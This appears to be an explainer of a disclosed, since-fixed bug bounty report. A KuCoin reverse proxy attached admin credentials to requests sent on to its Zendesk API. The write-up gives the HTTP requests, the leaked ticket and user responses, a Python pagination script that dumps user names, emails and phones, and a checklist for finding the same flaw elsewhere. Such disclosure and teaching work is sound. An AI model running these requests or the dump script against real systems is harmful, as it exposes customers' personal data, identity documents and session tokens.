search.jsonstyle endpoints on any proxied support or CRM platform; a positive result is records returned that are not visible through the normal UI, especially anything containing tokens or attachments.
What happened, in plain words
KuCoin is a cryptocurrency exchange, a website where people buy, sell and hold digital money. In March 2023 it announced that it would pay bug bounties of up to $1,000,000. A bug bounty is a reward a company offers to anyone who finds a security mistake in its systems and reports it privately instead of abusing it. KuCoin ran this programme on a separate website called HackenProof, which acts as the middleman between companies and the people hunting for bugs.
The researcher, Corben Leo, saw that HackenProof had followed his account on Twitter, so he sent them a direct message to check that the programme was genuine before spending time on it.
He was sceptical, but decided it was worth a try. What he found was a way to read the exchange's customer support system through the public KuCoin website. The support system is called Zendesk, and it held hundreds of thousands of support tickets plus a list of users. The company paid $5,000 for the report, which the researcher felt was far too low.
Background: the pieces involved
Before the steps make sense, three ideas need to be clear.
An API is a way for one piece of software to talk to another. A useful comparison is a restaurant. You do not walk into the kitchen and cook; you look at a menu, tell the waiter what you want, and food comes back. An API is the menu and the waiter: a fixed list of things you can ask for, and a fixed format for the answer. Most APIs answer in a text format called JSON, which looks like a set of labelled boxes, for example "name": "Change Login Password".
A reverse proxy is a server that sits in front of another server and passes requests through to it. Think of a receptionist in an office building. You tell the receptionist who you want to see, and the receptionist walks your message to the right desk and brings the answer back. From outside, you only ever spoke to the receptionist. If the receptionist also signs your paperwork on your behalf, you get access you were never given yourself. That last detail is the heart of this story.
Authentication means proving who you are, usually with a password or a token. A token is a long random string that a system hands you after you log in, and that you show on every later request instead of typing your password again. It works like a cloakroom ticket: whoever holds the ticket gets the coat, no questions asked. If a token leaks, whoever finds it can act as you.
Zendesk is a customer service platform. Businesses use it to receive, track and answer support messages from their customers. Its API is documented publicly at developer.zendesk.com, and the security and authentication page says:
You must be a verified user to make API requests. You can authorize against the API using either basic authentication with your email address and password, with your email address and an API token, or with an OAuth access token.
In plain words: Zendesk's API is not open to the public. You have to prove who you are before it will answer. The question this research answers is what happens when a company puts that API behind its own website and attaches the proof of identity for you.
Setting up
The method was deliberately simple, and anyone can repeat it:
- Send all browser traffic through Burp Suite. Burp Suite is a tool that sits between your browser and the internet and records every request and response, so you can read them afterwards. It is the same receptionist idea, except this receptionist writes everything down for you.
- Click through the web application and understand what it does.
- Analyse the HTTP requests that Burp Suite logged.
An HTTP request is simply the message your browser sends to a website when you click something: it names the address, the action and any data. The researcher registered a normal account on KuCoin and clicked through the site.
Finding it
After registering and clicking around the site, one request stood out in the recorded traffic:
GET /_api/zendesk/api/v2/help_center/en-us/articles/6545352890265.json HTTP/2
Host: www.kucoin.com
Connection: close
Line by line:
GETis the action: fetch something, without changing it./_api/zendesk/api/v2/help_center/en-us/articles/6545352890265.jsonis the address being asked for. Two parts of it matter./_api/zendesklooks like a KuCoin-internal prefix, a doorway on KuCoin's own site./api/v2/looks exactly like the version prefix Zendesk uses for its own API.HTTP/2is the version of the web protocol being spoken.Host: www.kucoin.comsays which website the request is for. This is the important line: the request went to KuCoin, not to Zendesk.Connection: closeasks the server to close the connection after answering.
Seeing both /_api/zendesk and /api/v2/ in one address raised the obvious question: is KuCoin quietly passing requests through to the Zendesk API? The answer confirmed it. The reply was JSON, and inside it was a url field pointing at https://kucoin.zendesk.com/api/v2/help_center/en-us/articles/6545352890265.json, which is Zendesk's own address for the same article, along with the article's details and body:
{
  "data": {
    "article": {
      "id": 6545352890265,
      "url": "https://kucoin.zendesk.com/api/v2/help_center/en-us/articles/6545352890265.json",
      "html_url": "https://kucoin.zendesk.com/hc/en-us/articles/6545352890265-Change-Login-Password",
      "author_id": 903637920486,
      "comments_disabled": true,
      "draft": false,
      "promoted": false,
      "position": 0,
      "vote_sum": 1,
      "vote_count": 3,
      "section_id": 6632289240345,
      "created_at": "2022-05-12T12:33:28Z",
      "updated_at": "2023-02-07T04:08:29Z",
      "name": "Change Login Password",
      "title": "Change Login Password",
      "source_locale": "en-us",
      "locale": "en-us",
      "outdated": false,
      "outdated_locales": [],
      "edited_at": "2022-06-08T14:37:58Z",
      "user_segment_id": null,
      "permission_group_id": 830894,
      "content_tag_ids": [],
      "label_names": [],
      "body": "<table class=\"wrapped confluenceTable\">\n<tbody>\n<tr>\n<td class=\"confluenceTd\">1. Can't Receive Email/SMS Verification Code</td>\n</tr>\n<tr>\n<td class=\"confluenceTd\">\n<a class=\"external-link\" href=\"https://support.kucoin.plus/hc/en-us/articles/360015206853-Cannot-Receive-Email-Code-SMS-message\" rel=\"nofollow\">https://support.kucoin.plus/hc/en-us/articles/360015206853-Cannot-Receive-Email-Code-SMS-message</a><br>Please check the messages in your frequently used phone number or email that you may have used for registration. There shall be an notification when you complete the registration. Then use the correct account to reset password.</td>\n</tr>\n<tr>\n<td class=\"confluenceTd\">2. Still Unable to Log in After Resetting the Login Password</td>\n</tr>\n<tr>\n<td class=\"confluenceTd\">Please retry after clearing the cache or switch the browser. If you're still unable to log in, please make sure you input it in the correct format; please exclude the country code, e.g., for +82 123456, enter '123456' only, or try to remove/add 0 before your phone number and try again.</td>\n</tr>\n</tbody>\n</table>"
    }
  },
  "success": true
}
What each part means:
- The outer
{ "data": { "article": { ... } }, "success": true }is the shape of the answer: a wrapper calleddata, inside it anarticle, and a flag saying the request succeeded. idis the article's internal number, andurlis Zendesk's own address for it. Thaturlis the giveaway: the content came from Zendesk, not from a KuCoin page.html_urlis the human-readable web page version of the same article.author_id,section_idandpermission_group_idare internal identifiers for who wrote it, which section it sits in and who may see it.created_at,updated_atandedited_atare timestamps.nameandtitleare the article's title, here "Change Login Password".bodyis the article's content as HTML, the markup language web pages are written in. It is a table of troubleshooting steps for login problems.
The next question was scope. Does the proxy forward every address under /_api/zendesk/api/v2/*, or only the help centre articles? Asking for the bare prefix answered it:
GET /_api/zendesk/api/v2/ HTTP/2
Host: www.kucoin.com
Connection: close
This is the same request as before, with the article part removed, so it asks for the root of the Zendesk API through KuCoin's doorway. The reply was:
{
"data": "<!DOCTYPE html>\n<html dir=\"ltr\" lang=\"en-US\">\n<head>\n <meta charset=\"utf-8\" />\n <!-- v22727 -->\n\n <title>The page you were looking for doesn't exist – KuCoin Help Center</title>\n\n \n\n <meta name=\"robots\" content=\"noindex, nofollow, noarchive, nosnippet\">\n\n <link rel=\"stylesheet\" href=\"//static.zdassets.com/hc/assets/application-[redacted].css\" media=\"all\" id=\"stylesheet\" />\n <link rel=\"stylesheet\" type=\"text/css\" href=\"//p25.zdassets.com/hc/theming_assets/2196095/360000017594/style.css?digest=9096602929177\">\n\n <link rel=\"icon\" type=\"image/x-icon\" href=\"//theme.zdassets.com/theme_assets/2196095/[redacted].ico\" />\n\n <script>\nwindow.ga=window.ga||function(){(ga.q=ga.q||[]).push(arguments)};ga.l=+new Date;\nga('create', 'UA-46608064-13', 'auto');\nga('send', 'pageview');\n</script>\n<script async src='https://www.google-analytics.com/analytics.js'></script>\n\n \n\n <meta name=\"viewport\" content=\"width=device-width, initial-scale=1.0\"/>\n---SNIP---"
}
Reading it:
- The outer shape is still KuCoin's JSON wrapper,
{ "data": "..." }, so the answer came back through KuCoin's proxy. - But the
datavalue is an HTML page, not JSON. It starts with<!DOCTYPE html>and<html>, the standard opening of a web page. - The
<title>says "The page you were looking for doesn't exist – KuCoin Help Center". That is a 404 page, the page a website shows when the address does not exist. - The stylesheet and icon links point at
zdassets.com, which is Zendesk's own content network. ---SNIP---marks where the report cut the page short.
The 404 page came from Zendesk itself, wrapped in the proxy's JSON envelope, suggesting the whole Zendesk API surface was being forwarded. The reasoning then was straightforward: Zendesk's API requires authentication, KuCoin proxies any request to it, so can the API be used as KuCoin's authenticated user?
Exploitation
Step 1: list support tickets
The tickets endpoint is documented as allowing you to list and search support tickets. A support ticket is one customer conversation: a question, a complaint, an attachment. The researcher expected the request to fail:
GET /_api/zendesk/api/v2/tickets.json HTTP/2
Host: www.kucoin.com
Connection: close
GETfetches data./_api/zendesk/api/v2/tickets.jsonis the tickets listing, reached through KuCoin's proxy.Host: www.kucoin.comagain shows the request went to KuCoin's public site.Connection: closecloses the connection after the answer.
It did not fail:
HTTP/2 200 OK
Date: Tue, 18 Apr 2023 17:12:51 GMT
Content-Type: application/json
-- snip --

{
	"data": {
		"tickets": [{
			"url": "https://kucoin.zendesk.com/api/v2/tickets/285403.json",
			"id": 285403,
			"external_id": null,
			"via": {
				"channel": "email",
				"source": {
					"from": {
						"address": "[redacted]",
						"name": "Poloniex US"
					},
					"to": {
						"name": "KuCoin",
						"address": "[redacted]"
					},
					"rel": null
				}
			},
--- snip ---
    "next_page":"https://kucoin.zendesk.com/api/v2/tickets.json?page=2",
    "previous_page":null,
    "count":276479
Line by line:
HTTP/2 200 OKis the status line.200means success; the server answered normally.Dateis when the answer was produced,Content-Type: application/jsonsays the body is JSON.-- snip --marks where the report cut the middle of the response."tickets": [{ ... }]is a list of tickets. The first one shown hasurlandid285403, and aviablock describing how it arrived: byemail, from[redacted](named "Poloniex US") to[redacted].next_pageis the address of the following page of results. This is pagination: results are split into pages, and each answer tells you where the next one is.previous_pageisnull, meaning there is no page before this one.countis276479, the total number of tickets.
The response is a normal Zendesk ticket listing, paginated with next_page, and the count field reports 276479 tickets. According to the report, those tickets contained sensitive information: PII including KYC information in attachments, session tokens, IP addresses, account information and more. PII means personally identifiable information, anything that points at a real person. KYC means know your customer, the identity documents exchanges are legally required to collect, such as passport or ID scans. A session token is the cloakroom ticket described earlier: whoever holds it can act as that logged-in user.
Step 2: search tickets
Beyond listing, there is a search.json endpoint that allows searching tickets. The report states that the results included session tokens.
Step 3: dump users
The users endpoint was reachable in the same way:
GET /_api/zendesk/api/v2/users.json HTTP/2
Host: www.kucoin.com
Connection: close
This asks the same proxy for the list of Zendesk users instead of tickets. It disclosed every user's name, email, phone number and more. The report credits Zendesk's pagination support for making a full dump practical. The script used to walk the pages was:
BASE_URL = 'https://www.kucoin.com/_api/zendesk/api/v2/'

def get_all_zendesk_users(dump=False):
    page = BASE_URL + "/users.json"
    while True:
        r = requests.get(page)
        dat = r.json().get('data')
        users = dat.get('users')
        for u in users:
            print(f"{u['name']}, {u['email']}, {u['phone']}, {u['role']}")

        if dump:
            if dat.get('next_page') is None:
                break
            parsed_url = urlparse(dat.get('next_page'))
            query_params = parse_qs(parsed_url.query)
            page = query_params.get('page', [None])[0]
            page = f"{BASE_URL}/users.json?page={page}"
        else:
            break
Line by line:
BASE_URL = 'https://www.kucoin.com/_api/zendesk/api/v2/'stores the proxy address once, so it can be reused.def get_all_zendesk_users(dump=False):defines a function. Thedumpswitch decides whether it walks every page or stops after the first.page = BASE_URL + "/users.json"builds the first address to request.while True:starts a loop that keeps going until something inside it stops it.r = requests.get(page)sends the request and stores the answer inr.dat = r.json().get('data')turns the answer into JSON and takes thedatapart.users = dat.get('users')takes the list of users from inside it.for u in users:goes through each user in turn.print(f"{u['name']}, {u['email']}, {u['phone']}, {u['role']}")prints that user's name, email, phone and role, separated by commas.if dump:checks whether full dumping was requested.if dat.get('next_page') is None: breakstops the loop when there is no next page.parsed_url = urlparse(dat.get('next_page'))splits the next page address into its parts.query_params = parse_qs(parsed_url.query)pulls out the parameters after the question mark.page = query_params.get('page', [None])[0]takes thepagenumber from them.page = f"{BASE_URL}/users.json?page={page}"rebuilds the next request through the same proxy.else: breakstops after one page whendumpis false.
The researcher dumped a small sample of users to prove criticality to KuCoin rather than the full set.
Step 4: any documented endpoint
The conclusion was that any endpoint specified in the Zendesk API documentation at developer.zendesk.com/api-reference/ could be used as KuCoin's admin user. The reason given is that https://kucoin.com/_api/zendesk/api/v2 reverse proxied to https://kucoin.zendesk.com/api/v2/ with admin authentication attached.
Root cause
The proxy at /_api/zendesk/api/v2 forwards requests to the Zendesk API and supplies admin authentication on the way out. Requests to documented Zendesk endpoints through the proxy returned data, with admin authentication attached by the proxy. The authentication that Zendesk requires is satisfied by the proxy itself, so the requirement documented by Zendesk ("You must be a verified user to make API requests") is met on the caller's behalf without the caller being verified.
The report does not describe how the proxy was configured or what KuCoin changed to fix it.
Impact
A registered KuCoin user could read Zendesk data through the public site. The report lists the exposed material as PII including KYC information in attachments, session tokens, IP addresses and account information across 276479 tickets, plus every user's name, email, phone number and more from the users endpoint. Session tokens and KYC attachments were among the exposed material.
KuCoin's own assessment, quoted in the report, was narrower: it described the impact as some user names and mailbox data being leaked, noted that not everyone uses Zendesk so the amount of leaks is limited, and rated the issue high rather than critical. The researcher disagreed with that severity and argued the point, without receiving a response, and also attempted mediation with HackenProof without success.
Fix
KuCoin reported on 23 April 2023 that the issue had been fixed. The report does not describe the change. Any endpoint that returns tickets, users or search results should require the caller to authenticate to KuCoin in their own right, and the proxy should not be usable as a credential-bearing pass-through.
Variants to test
- Proxy prefixes in front of SaaS APIs. Look for paths such as
/_api/<vendor>/api/v2/in proxied traffic. A positive result is a response whose body is clearly the vendor's own JSON or error page, showing the request reached the vendor and not a local stub. - Path scope probing. Request the bare prefix and a known 404 under it. If the vendor's 404 page comes back through the proxy, the whole upstream namespace is likely forwarded, and documented endpoints such as
tickets.jsonorusers.jsonare worth trying. - Credential attachment checks. Compare a request made while logged out with the same request while logged in. If both return the same privileged data, the proxy is supplying the credential rather than the session.
- Pagination as a dump primitive. When a listing endpoint returns
next_pageor acount, treat the count as the size of the exposure and walk pages with a small sample first, as was done here, before deciding how far to go. - Search endpoints. Try
search.jsonstyle endpoints on any proxied support or CRM platform; a positive result is records returned that are not visible through the normal UI, especially anything containing tokens or attachments.
Glossary
- API: a fixed menu of requests one piece of software can make to another, with a fixed format for the answers.
- Authentication: proving who you are, usually with a password or a token.
- Bug bounty: a reward a company pays to someone who finds and privately reports a security mistake.
- Burp Suite: a tool that sits between your browser and the internet and records every request and response.
- Cookie: a small piece of data a website stores in your browser, often used to remember that you are logged in.
- CRM: customer relationship management software, used to track customers and their conversations.
- Endpoint: one specific address in an API that does one specific job, such as listing tickets.
- GET: the HTTP action that fetches something without changing it.
- Host: the part of an HTTP request that names which website the request is for.
- HTML: the markup language web pages are written in.
- HTTP: the protocol browsers and websites use to exchange requests and responses.
- HTTP/2: a version of that protocol.
- JSON: a text format for structured data, made of labelled values inside braces and brackets.
- KYC: know your customer, the identity documents a financial service must collect, such as ID scans.
- Pagination: splitting a long list of results into pages, each answer pointing to the next.
- PII: personally identifiable information, any data that points at a real person.
- Proxy: a server that passes requests through to another server on your behalf.
- Reverse proxy: a proxy placed in front of a server, so clients talk to the proxy and it forwards to the real server.
- Session token: a long random string issued after login that stands in for your password on later requests; whoever holds it can act as you.
- SaaS: software as a service, software run by a vendor and used over the internet.
- Status code: the number in an HTTP response saying what happened, such as 200 for success or 404 for not found.
- Token: see session token; a string that proves identity or grants access.
- Zendesk: a customer service platform businesses use to manage support tickets.